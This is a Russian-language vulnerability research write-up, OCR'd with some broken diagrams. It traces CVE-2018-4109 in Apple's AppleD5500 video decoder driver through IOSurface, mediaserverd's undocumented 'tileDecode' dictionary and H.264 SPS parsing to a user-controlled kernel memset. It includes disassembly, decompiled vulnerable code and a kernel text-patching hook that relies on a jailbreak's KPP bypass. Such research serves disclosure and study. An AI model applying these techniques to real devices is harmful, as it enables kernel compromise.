
• **Предотвращение утечки конфиденциальной информации.** Допустим, злоумышленник взломал ваш телефон с помощью эксплойта WebKit. WebKit может похитить информацию, связанную с вашим браузером, но не сможет прочитать контакты, потому что песочница проверяет, кто пытается получить доступ к контактам, и отказывает в разрешении при отсутствии законной причины (если злоумышленник получил выполнение кода через уязвимость в приложении Контакты, он, вероятно, сможет получить доступ к ним).

• **Сужение поверхности атаки.** Большинство уязвимостей можно обнаружить в разных, не связанных между собой компонентах системы (как будет показано далее). В мире iOS интересным примером служит CVE-2015-7006 [2] — Directory Traversal, который мог быть вызван через соединение AirDrop. Уязвимый демон назывался «sharingd». Directory Traversal в итоге давал злоумышленнику примитив записи файла, что позволяло перезаписать любой файл в системе. Поскольку в то время sharingd работал без песочницы от имени root, одной этой уязвимости было достаточно для выполнения различных мощных операций (например, установки произвольного приложения). С тех пор Apple поместила sharingd в песочницу. Если бы sharingd был в песочнице до публикации CVE-2015-7006, уязвимость сама по себе не была бы столь опасной, поскольку доступные примитивы и привилегии были бы существенно ограничены.

Хотя исправление подобных уязвимостей в sharingd решает конкретную проблему CVE-2015-7006, оно не устраняет главную: любой эксплойт в sharingd приводит к компрометации всего устройства. В результате многие поставщики (в том числе Apple) спроектировали свои системы так, чтобы почти всё работало в песочнице, и сегодня почти каждая операция, требующая взаимодействия с железом, защищена песочницей и выполняется только с разрешения пользователя или Apple.


Поскольку уязвимость, рассматриваемая в этой статье (CVE-2018-4109), находится в драйвере аппаратного декодирования видео, рассмотрим подход Apple к защите видеоопераций в песочнице — а именно кодирования и декодирования видео.


Следующая схема показывает, как приложение взаимодействовало бы с драйвером видеодекодирования в отсутствие песочницы:



К счастью для Apple, взаимодействие с каждым аппаратно-ускоренным драйвером кодирования/декодирования находится в песочнице — каждый запрос проходит через «брокера» (mediaserverd). Это может стать серьёзной проблемой для злоумышленника: связь с AppleD5500.kext определяется и контролируется mediaserverd, а непривилегированный атакующий не может получить доступ к «экзотическим возможностям» без предварительного доступа к драйверу или выполнения кода в привилегированном контексте, подобном mediaserverd.

Вот как непривилегированные приложения взаимодействуют с AppleD5500.kext:





Как видно из схемы, mediaserverd не только санирует наш запрос, но и никогда не пересылает запросы напрямую: вместо этого он пересоздаёт запрос/ответ, что ограничивает возможности злоумышленника как в плане повреждения памяти, так и в плане утечки информации.

---

2 — Баг — с чего всё началось (IOSurface)

Баг был глубоко спрятан в файле AppleD5500.kext, и я отнюдь не намеревался реверсить AppleD5500.kext — я занялся этим в поисках кандидата для другого бага, который нашёл (и который Apple молча исправила, не выдав CVE).

Хотя другой баг выходит за рамки этой статьи, чтобы понять, как был изначально найден CVE-2018-4109, необходимо иметь некоторое представление об этом баге.

Тот другой баг находился в драйвере IOSurface.kext. Объекты IOSurface в первую очередь хранят фреймбуферы, пиксели и информацию о них. IOSurface позволяет передавать между процессами большой объём информации о фреймбуферах без существенных накладных расходов. У каждого объекта IOSurface есть идентификатор, который может использоваться в запросах к объекту IOSurfaceRootUserClient. В iOS многие драйверы используют IOSurface при работе с графикой. Пользователь не хранит ничего в объекте IOSurface, кроме его идентификатора: чтобы использовать объект IOSurface (например, для декодирования видео), достаточно передать идентификатор нужному драйверу, и оригинальное видео будет извлечено из IOSurface. Само видео никогда не передаётся драйверу в составе запроса.

В объектах IOSurface хранится множество свойств графики; одно из них называется «plane» (плоскость). Если кратко: в «offset» плоскости имелось несоответствие знака. Это означало, что каждый драйвер, использующий смещение (или базу) плоскости, получал отрицательное значение int, тогда как функция ядра `IOSurface->getPlaneSize()` считала смещение плоскости типом uint32_t. Таким образом, уязвимость приводила к переполнению буфера.

Поскольку объекты surface хранят эту информацию, но фактически её не «используют» (то есть не выполняют манипуляций с памятью на основе смещения плоскости), нужно было найти другой драйвер, использующий смещение плоскости, чтобы реально вызвать переполнение буфера (или получить другие полезные примитивы).

---

3 — Баг — поиск примитива для бага IOSurface

К счастью, если драйвер хочет использовать объекты IOSurface, ему необходимо найти сервис «IOSurfaceRoot», который является публичным и называется в реестре ядра «IOCoreSurfaceRoot». Это означает, что каждый драйвер, реально использующий IOSurface, будет содержать строку «IOCoreSurfaceRoot».

• Обратите внимание: IORegistry выходит за рамки этой статьи.

• Подробнее о нём можно прочитать в следующем документе Apple: https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/IOKitFundamentals/TheRegistry/TheRegistry.html

Поиск строки в IDA даёт следующие результаты:

```
__PRELINK_TEXT:__PRELINK_TEXT_hidden:                  IOCoreSurfaceRoot
com.apple.iokit.IOSurface:__cstring:                   IOCoreSurfaceRoot
com.apple.driver.AppleM2ScalerCSC:__cstring:           IOCoreSurfaceRoot
com.apple.iokit.IOMobileGraphicsFamily:__cstring:      IOCoreSurfaceRoot
com.apple.driver.AppleD5500:__cstring:                 IOCoreSurfaceRoot
com.apple.driver.AppleAVE:__cstring:                   IOCoreSurfaceRoot
com.apple.drivers.AppleS7002SPUSphere:__cstring:       IOCoreSurfaceRoot
com.apple.driver.AppleAVD:__cstring:                   IOCoreSurfaceRoot
com.apple.driver.AppleH10CameraInterface:__cstring:    IOCoreSurfaceRoot
com.apple.iokit.IOAcceleratorFamily:__cstring:         IOCoreSurfaceRoot
com.apple.iokit.IOAcceleratorFamily:__cstring:         IOCoreSurfaceRoot
```

Поскольку драйверы Apple в основном закрыты, понять, как каждый из них использует объекты IOSurface, требует значительных усилий. Поэтому было необходимо (и просто удобно) поискать строку «plane» в каждом из этих драйверов. Хотя это не гарантирует нахождения чего-либо полезного, это быстро и не отнимает много времени.

К счастью, появилась следующая строка (переносы добавлены для читаемости):

```
Assertion "outWidth > pIOSurfaceDst->getPlaneWidth(0) ||
outHeight > pIOSurfaceDst->getPlaneHeight(0) ||
outWidth < 16 || outHeight < 16 || inWidth < 16 || inHeight < 16"
failed in "/BuildRoot/Library/Caches/com.apple.xbs/Sources/AppleD5500/
AppleD5500-165.5/AppleD5500.cpp" at line 3461 goto bail1
```

Рядом с местом использования этой строки находился следующий код ассемблера:

```
SXTW            X2, W25
MOV             W1, #0x80
MOV             X0, X21
BL              memset
```

Поскольку AppleD5500.kext — закрытый источник, приходится много догадываться и пытаться вывести из кода контекст каждой функции. Так как мы ищем использование объекта IOSurface, у которого есть vtable, полезно добавить комментарий рядом с каждым виртуальным вызовом с именем соответствующей функции объекта IOSurface. Имея это в виду и помня о нашей строке «plane», мы ожидаем виртуальных вызовов, в именах которых присутствует «plane». Чтобы найти vtable IOSurface (или любой vtable любого объекта в kext), можно реверсить kext на macOS — kext'ы там по-прежнему содержат символы, что позволяет получить значимые имена записей vtable.

Для примера разберём IOSurface.kext. Открыв бинарник IOSurface kext (на macOS он расположен по пути `/System/Library/Extensions/IOSurface.kext/Contents/MacOS/IOSurface`), мы получаем kext с символами. Чтобы найти vtable самого IOSurface, достаточно открыть вид «Names» (Shift+F4 для любителей горячих клавиш) и поискать строку «vtable for'IOSurface». Это даст нам смещение-0x10 vtable вместе со всеми записями и символами. Хотя иногда записи vtable расположены в другом порядке, они по сути те же (за вычетом различий между ARM и Intel CPU), поэтому важно убедиться, что вы смотрите на нужную функцию, а не слепо берёте имя из версии

macOS.

Здесь это действительно работает:

```
LDR             X8, [X19]               ; X8=IOSurface.vtable
LDR             X8, [X8,#0x110]         ; X8=&IOSurface->getPlaneSize
MOV             W1, #0
MOV             X0, X19
BLR             X8                      ; IOSurface->getPlaneSize(0)
MOV             X23, X0
LDR             X8, [X19]               ; X8=IOSurface.vtable
LDR             X8, [X8,#0x110]         ; X8=&IOSurface->getPlaneSize
MOV             W1, #1
MOV             X0, X19
BLR             X8                      ; IOSurface->getPlaneSize(1)
MOV             X25, X0
SXTW            X2, W23
MOV             W1, #0x80
LDR             X0, [SP,#0x120+var_E0]
BL              memset                  ; memset(unk, 0x80, planeSize0)
SXTW            X2, W25
MOV             W1, #0x80
MOV             X0, X21
BL              memset                  ; memset(unk, 0x80, planeSize1)
```

Похоже, у нас есть новый примитив! Мы можем произвольно перезаписать что-либо значением 0x80, контролируя длину перезаписи. Мы не контролируем «unk» (позднее выяснится, что это маппинг объекта IOSurface; читайте далее). Длина берётся из члена plane некоего объекта, который мы считаем объектом IOSurface и которым можем произвольно управлять через уязвимость в IOSurface.kext. Разумеется, это довольно смелое допущение: кроме найденной строки, ничто не указывает на то, что это именно объект IOSurface. Чтобы убедиться в этом, необходимо сначала разобраться, что такое AppleD5500.

AppleD5500 — драйвер видеодекодирования, недоступный из стандартной песочницы. Взаимодействие с этим устройством происходит исключительно через mediaserverd, как описано в схеме выше (раздел 1). Следовательно, следующая задача — понять, как вызвать функцию с использованием IOSurface. Функция находится примерно в 20 вызовах от точки входа взаимодействия с драйвером (AppleD5500::externalMethod) [3]. Apple не предоставляет нужных инструментов для отладки ядра iOS (и постоянно усложняет этот процесс), а в macOS этого драйвера нет. Угадывание может помочь начать работу, но мы хотим иметь детерминированный поток управления кодом, а не строить на нём предположения, поскольку направление исследования может зависеть от таких допущений.

---

4 — Трассировка ядра iOS

Я взял Yalu102 [4] (спасибо @qwertyoruiopz и @macrograss) и использовал его обход KPP. KPP [5] — механизм (не такой уж новый), введённый в iOS 9, проверяющий целостность текстового раздела ядра: нельзя модифицировать текстовый раздел ядра. Мне не нужны были точки останова в ядре — я просто хотел получать дамп всех регистров по заданному адресу. Этого достаточно, чтобы понять, как управлять потоком выполнения, или хотя бы как планомерно продвигаться к функции, использующей plane из нашего объекта IOSurface (и разобраться, является ли это вообще объектом IOSurface).

Вот что я делал; допустим, нам нужно видеть состояние регистров по адресу 0x10C:

Код ядра без KPP

```
------------------  ADDRESS
```

```
|                |  0x100
|                |
------------------
|                |  0x104
|                |
------------------
|                |  0x108
|                |
------------------
|                |  0x10C
|                |
------------------
|                |  0x110
|                |
------------------
|                |  0x114
|                |
------------------
|                |  0x118
|                |
------------------
```

Мы перезаписываем 0x10 байт следующим ассемблерным кодом:

```
LDR x16, #0x8
BLR x16
.quad shellcode_address
```


`shellcode_address` содержит код, печатающий состояние регистров; фрагмент шеллкода:

```
STP x0, x1 [SP]
STP x2, x3 [SP, 0x10]
...

LDR x0, debug_str
LDR x16, kprintf
BLR x16
MOV x0, x0
MOV x0, x0
MOV x0, x0
MOV x0, x0
RET
```

Перед перезаписью 0x10C последние 4 инструкции NOP (MOV x0, x0) заменяются оригинальными инструкциями из диапазона 0x10C–0x11C. Таким образом, код выполняется бесшовно (при условии, что не заменяются ветвления). Регистр x16 выбран потому, что по ABI он используется только для прыжков на заглушки (поэтому его безопасно перезаписывать). Таким образом, можно видеть состояние регистров практически по любому адресу в ядре без ущерба для производительности и без замедления исследования. Вообще, я заметил, что такая инфраструктурная работа, сколько бы времени она ни занимала, впоследствии невероятно помогает и всегда окупается.

В итоге состояние текстового раздела ядра будет выглядеть следующим образом:

```
------------------
| LDR x16, #0x8  |0x1000
------------------
| BLR x16        |0x1004
------------------
| .quad shelladdr|0x1008
------------------


; memcpy(0x10C, 0x1000, 0x10)

                  ADDRESS
------------------
|                |0x100
|                |
```



Шеллкод также сдвигает X30, чтобы мы возвращались к корректной инструкции (0x10C–0x11C не восстанавливаются после выполнения шеллкода). На момент написания статьи существуют и другие публичные способы достичь того же результата, но я делал именно так, и главное, что я хочу подчеркнуть: инфраструктурная работа чрезвычайно важна. Думаю, каждый опытный исследователь написал какие-либо инструменты/скрипты для упрощения процесса. К тому же при появлении обхода AMCC это вполне может пригодиться ;)

---

5 — Реверс AppleD5500.kext

Продолжая исследование, мы знаем, что AppleD5500 как-то связан с IOSurface. Следующий шаг — выяснить, где именно драйвер ищет/получает объекты IOSurface по их идентификаторам. Быстрый поиск строк выявляет следующее:

```
"AppleVXD393::allocateKernelMemory kAllocMapTypeIOSurface -
lookupSurface failed. %d\n"
```

Перейдя к месту использования этой строки, я проделал то же самое — добавил комментарий рядом с каждым виртуальным вызовом, чтобы понять, где драйвер, вероятно, использует IOSurface (можно догадаться, что к этому времени это уже был автоматизированный скрипт — ещё одна «инфраструктурная» работа :)). Это действительно выглядело как объект IOSurface, но для 100% уверенности я воспользовался той же техникой трассировки ядра и проверил vtable используемого объекта. И это действительно оказалось vtable IOSurface! Теперь мы знаем, где ищется объект IOSurface. IOSurface хранился ровно по тому же смещению, что и в нашем таинственном вызове memset. С помощью техники трассировки ядра мы убедились, что этот объект IOSurface действительно используется и в memset! Таким образом, если мы можем контролировать объект IOSurface — мы можем выполнить произвольную запись.

К сожалению, в этот момент Apple молча исправила баг с plane IOSurface, но я погрузился в исследование достаточно глубоко, чтобы продолжить изучение этой области AppleD5500.

Следующий шаг — убедиться, что мы контролируем этот объект IOSurface. Очевидно, это возможно, если у нас волшебным образом есть send right порт AppleD5500, но, возможно, мы можем повлиять на mediaserverd, чтобы он передал наш собственный объект IOSurface.

---

6 — Влияние на AppleD5500.kext через mediaserverd

Реверс mediaserverd и поиск вызовов, похожих на AppleD5500, результата не дали, однако после дальнейшего исследования (= поиск символов и строк) выяснилось, что за декодирование видео отвечает VideoToolbox, и я предположил, что он также отвечает за AppleD5500 (хотя никаких упоминаний AppleD5500 в VideoToolbox не было).


Когда я искал строки AppleD5500 во всём dyld_shared_cache, оказалось, что библиотека под названием H264H8 содержит несколько различных ссылок на AppleD5500. Один интересный поток вызовов:

```
AppleD5500WrapperH264DecoderDecodeFrame
        --> AppleD5500DecodeFrameInternal
              --> IOConnectCallStructMethod ; Вызов одного из 'exposed usermode API' драйвера [3]
```

У `AppleD5500WrapperH264DecoderDecodeFrame` не было xref'ов, но поскольку (большинство) кода не пишут, чтобы не использовать (иначе он был бы оптимизирован), я предположил, что эта функция может быть внутри vtable.

Бинарный поиск в IDA по адресу `AppleD5500WrapperH264DecoderDecodeFrame` действительно выдал нечто, похожее на vtable. Vtable использовался в коде инициализации объекта в функции `AppleD5500WrapperH264DecoderCreateInstance`. `H264Register` — экспортированная функция без символов и xref'ов, но строка «H264Register» встречалась в VideoToolbox. Оказывается, VideoToolbox относился к H264H8 как к динамической библиотеке, а к H264Register — как к «точке входа» (найденной через dlsym).

Итак, чтобы реально задействовать драйвер без наличия send right к нему, нам нужно было сделать следующее:



```
                    v
+-------------------------+
|IOConnectCallStructMethod| <- точка входа в драйвер
+-------------------------+
```

`VTDecompressionSessionDecodeFrame` — задокументированный API, который проверяет, является ли вызывающий «сервером» (например, mediaserverd), и выполняет большую логику, предполагая доступ к этим драйверам. Либо просто отправляет mach-сообщение в mediaserverd, если вызывающий не является сервером. Несмотря на то что `VTDecompressionSessionDecodeFrame` «задокументирован», у него была секретная недокументированная возможность, которую я обнаружил при реверсе `AppleD5500WrapperH264DecoderDecodeFrame`.

Можно встраивать некоторые свойства в sampleBuffer в словарь «tileDecode»:

```
tileDecodeDict = CMGetAttachment(sampleBuffer, CFSTR("tileDecode"), 0);

if (tileDecodeDict) {
    cfnum = CFDictionaryGetValue(tileDecodeDict,
            CFSTR("canvasSurfaceID"));
    uint32_t surfaceID;
    CFNumberGetValue(cfnum, surfaceID);
    ...
    x = ... CFDictionaryGetValue(..., CFSTR("offsetX"));
    y = ... CFDictionaryGetValue(..., CFSTR("offsetY"));
    lastTile = CFDictionaryGetValue(..., CFSTR("lastTile"));
}
```

В словаре было 4 свойства (или по крайней мере я видел 4): «canvasSurfaceID», «offsetX», «offsetY», «lastTile». Я понятия не имел, что они означают, но «canvasSurfaceID» звучало идеально для нашего случая: а что если мы подставим идентификатор surface в canvasSurfaceID и будем надеяться, что — волшебным образом — этот surface будет использован в AppleD5500 в том поведении, которое мы наблюдали ранее?

И так и оказалось — это действительно могло влиять на поведение mediaserverd, вынуждая его передавать наш запрошенный объект surface в AppleD5500!

Это можно было проверить как реверсом mediaserverd с отслеживанием вызова `IOConnectCallStructMethod` и буфера, переданного в AppleD5500, так и просто с помощью техники трассировки ядра — убедиться, что surfaceID объекта в AppleD5500 совпадает с отправленным нами (что требует предварительного реверса IOSurface.kext).

Также это можно было сделать, вызвав функцию поиска идентификаторов surface из IOSurfaceRoot и проверив, получаем ли мы ожидаемое значение для заданного surfaceID. Самое важное — убедиться, что это действительно влияет на переданный surfaceID. Я лично делал это через реверс mediaserverd и отслеживание вызовов, поскольку меня также интересовали offsetX и offsetY — хотя это и не обязательно (но оказалось полезным, как вы скоро увидите ;)).

---

7 — _Тот самый_ баг

Возвращаясь к главной задаче: добраться до memset с нашей произвольной записью 0x80. Изучив код, я заметил следующее:

```
if ( context->tile_decode )
{
    dest_surf->tile_decode = 1;
    tile_offset_x = context->tile_offset_x;      // [0x1]
    dest_surf->tile_offset_x = tile_offset_x;
    tile_offset_y = context->tile_offset_y;      // [0x2]
```

```
    dest_surf->tile_offset_y = tile_offset_y;
    v73 = tile_offset_x +
        tile_offset_y *
            dest_surf->surf_props.plane_bytes_per_row[0];   // [0x3]
    v74 = tile_offset_x
        + ((dest_surf->surf_props.plane_bytes_per_row[1] *  // [0x4]
        tile_offset_y + 1) >> 1)
        + dest_surf->surf_props.plane_offset_again?[1];     // [0x5]
    dest_surf->surf_props.plane_offset[0] = v73 +
    dest_surf->surf_props.plane_offset_again?[0];
    dest_surf->surf_props.plane_offset[1] = v74;
}
...
if ( !context->field_4E0 &&
   !(context->some_unknown_data->unk & 0x30) ) // [0x6]
{
  surface_buffer_mapping = v85->surf_props.surface_buffer_mapping;
  if ( surface_buffer_mapping )
    memset_stub(
        (char *)surface_buffer_mapping +
        (unsigned int)*(_QWORD *)&v85->surf_props.plane_offset[1],
        0x80LL,
        ((dest_surf->surf_props.plane_height[0] >> 1) *
        (*(_QWORD *)&dest_surf->surf_props.plane_offset[1] >> 0x20)));
}
```

Данные в [0x1] и [0x2] полностью контролируются пользователем. Это те самые offsetX и offsetY, которые мы передали в словаре и которые были переданы без каких-либо проверок.

Выглядит так, что [0x1] и [0x2] используются в вычислении, которое в итоге приводит не только к записи 0x80 произвольной длины, но и к управлению смещением, от которого ведётся запись! Это делает наш примитив куда более мощным, поскольку позволяет выполнять перезапись точнее.

Значения, упомянутые в [0x3], [0x4] и [0x5], являются атрибутами соответствующего IOSurface, поэтому обычно поддаются определённому контролю. В данном конкретном случае ограничения на эти атрибуты не накладывают никаких ограничений на воздействие примитива memset. Хотя эти атрибуты и выходят за рамки статьи, любопытный читатель может зареверсить `IOSurface::parse_properties`, чтобы увидеть, что IOSurface ожидает при создании.

Одна проблема, которую я заметил при трассировке ядра: мы никогда не доходим до memset из-за следующего условия:

```
context->some_unknown_data->unk & 0x30 // [0x6]
```

Очевидная проблема состоит в том, что исходников нет — это реальные смещения в структуре, и, к сожалению, нет простого детерминированного способа определить, какой объект перед нами. Глядя на ассемблерный код этой строки, она декомпилирована из следующего:

```
; X19 = context
LDR             X8, [X19,#0x448]    ; X8 = context->some_unknown_data
LDRB            W8, [X8,#6]         ; W8 = unk
AND             W8, W8, #0x30       ; unk & 0x30
CBNZ            W8, skip_memset     ; if (unk & 0x30) goto skip_memset;
```

Поскольку смещения были не слишком распространёнными (0x448, 0x6), можно было сделать grep по всему текстовому разделу драйвера и попытаться найти нужную ссылку. Поскольку подобное часто встречается при реверсе IOKit-драйверов (или вообще «больших» бинарников), я настоятельно рекомендую автоматизировать этот процесс. Представьте, насколько удобнее была бы жизнь, если бы можно было просто сделать grep по «STR *, [*, #0x448]». Это не однострочник на Python, но в долгосрочной перспективе оно того стоит. В данном случае обычного grep оказалось достаточно:

```
$ cat d5500 | grep STR | grep 448 | grep -v SP
0xfffffff006c30448L□STR             D1, [X19,#0xA90]
0xfffffff006c41448L□STRB            W13, [X1]
```

```
0xfffffff006c44488L□STRH            W17, [X13,X15,LSL#1]
0xfffffff006c4481cL□STR             W8, [X19,#0x64C]
0xfffffff006c44890L□STRB            W9, [X8,#6]
0xfffffff006c448e8L□STR             W9, [X8,#4]
0xfffffff006c47448L□STRB            W0, [X19,#0x2A0]
0xfffffff006c495ccL□STR             X9, [X10,#0x448]   ; only option
0xfffffff006c50448L□STR             W24, [X22,#0x17BC]
```

Для краткости опущу описание процесса поиска xref'ов — ничего магического, я написал несколько инструментов для ускорения процесса. Иногда смещения встречаются очень часто, и grep не работает — в таком случае иногда лучший способ — просто вручную следовать потоку кода. В итоге я дошёл до следующего кода:

```
LDR             X11, [X19,#0x1B0]
LDRH            W11, [X11,#0x24]
LDR             X12, [X19,#0x28]
LDRH            W13, [X12,#6]
MOV             W14, #0xFFCF
AND             W13, W13, W14
BFI             W13, W11, #4, #2
STRH            W13, [X12,#6] ; Это тот самый "unk", который мы искали.
```

Затем я стал искать 0x1B0, отвечающий за всё это вычисление, и увидел следующую строку:

```
"CH264Decoder::DecodeStream error h264fw_SetPpsAndSps"
```

В той же функции обнаружилась ещё одна интересная строка:

```
"AVC_Decoder::ParseHeader unsupported naluLengthSize"
```

---

8 — H.264 в общем и в iOS

Я загуглил «AVC nalu», и первым результатом оказался «Introduction to H.264: (1) NAL Unit» [6].

Я решил, что стоит немного разобраться в H.264, поскольку до этого исследования мой опыт с ним был нулевым. Стандарт H.264 можно найти по адресу [7].

Раздел, посвящённый NAL-юниту, — это секция 7.3.1, «NAL unit syntax». Каждый NAL-юнит имеет тип и обрабатывается в соответствии с ним («nal_unit_type»). Из всех типов NAL-юнитов необходимо знать три:

• **SPS (sequence parameter set):** Общие свойства кодированной видеопоследовательности. Пример свойства SPS — «level_idc», задающий набор ограничений, определяющих необходимую производительность декодера.

• **PPS (picture parameter set):** Общие свойства кодированной последовательности кадров. Пример свойства PPS — «deblocking_filter_control_present_flag» — флаги, связанные с деблокирующим фильтром, который помогает сглаживать границы между макроблоками. Макроблоки — это своего рода блоки пикселей (очень грубое описание, но достаточное для нашего случая).

• **IDR (Instantaneous Decoding Refresh):** Это автономный кадр, полное изображение, которое не требует других кадров для отображения. IDR всегда является первым NAL в видеопоследовательности (поскольку он автономен, а остальные кадры зависят от него).

Вопрос: как найти в ядре нужный тип и код, обрабатывающий каждый NAL-юнит по его типу? Я начал искать строки типов NAL-юнитов в ядре (SPS, IDR, PPS и т.д.) и нашёл следующий фрагмент кода:

```
LDP             W9, W8, [X19,#0x18]
CBNZ            W9, parse_nal_by_type   ; [0xA]
CMP             W8, #5
```

```
B.EQ            idr_type_and_no_idc_ref

parse_nal_by_type
SUB             W9, W8, #1              ; switch 12 cases
CMP             W9, #0xB
B.HI            def_FFFFFFF006C3A2DC
ADRP            X10, #jpt_FFFFFFF006C3A2DC@PAGE
ADD             X10, X10, #jpt_FFFFFFF006C3A2DC@PAGEOFF
LDRSW           X9, [X10,X9,LSL#2]
ADD             X9, X9, X10
BR              X9                      ; switch jump

idr_type_and_no_idc_ref
ADRP            X0, #aZeroNal_ref_id@PAGE ; "zero nal_ref_idc with IDR!"
ADD             X0, X0, #aZeroNal_ref_id@PAGEOFF
BL              kprintf
MOV             W0, #0x131
B               cleanup
```

Как видно, «idr_type_and_no_idc_ref» происходит «если [X19+0x18] == 0» (метка [0xA]) и если [X19+0x1C]. Сверившись с мануалом, убеждаемся: для типа NAL == 5 мы действительно получаем IDR NAL. На основе этих данных можно предположить, что [X19+0x18] — это nal_ref_idc, а [X19+0x1C] — тип NAL-юнита!

Возвращаясь к таинственному смещению 0x1B0, я начал думать: не является ли оно PPS или SPS? Найденная ранее строка явно указывает, что функция что-то делает с ними. Тогда я задекодировал видео с помощью API и с использованием техники трассировки ядра посмотрел на содержимое 0x1B0, проверив, похоже ли оно на SPS или PPS. К счастью для нас — это действительно оказался объект SPS!

Я понял это потому, что внутри 0x1B0 все значения оказались значениями объекта SPS, описанного в стандарте (секция 7.3.2.1.1 [7], взаимно). Слегка изменив SPS трассируемого видео, я убедился, что изменения в 0x1B0 коррелируют с ними. По сути, большая часть объекта SPS хранилась там в том же порядке, что и в мануале :) — это было ещё проще после нахождения функции в kext, заполнявшей объект. Этого было достаточно, чтобы понять таинственную проверку `unk & 0x30`, которая означает (держитесь):

Если `SPS->chroma_format_idc` (секция 7.3.2.1.1 [7]) == 0, мы попадаем в долгожданный memset! К этому моменту у меня уже было несколько инструментов для создания и обработки видео. Создать видео с `chroma_format_idc == 0` было несложно. Чтобы отправить видео на декодирование, сначала нужно вызвать `CMVideoFormatDescriptionCreateFromH264ParameterSets`, который создаёт объект с информацией о SPS и PPS видео. Этот объект передаётся в mediaserverd для создания сессии. После создания сессии мы получаем дескриптор сессии и передаём его в `*DecodeFrame`, который выполняет ioctl к драйверу из mediaserverd (см. схему выше). Я создал такое видео, отправил его на декодирование, ждал краша устройства и... ничего!
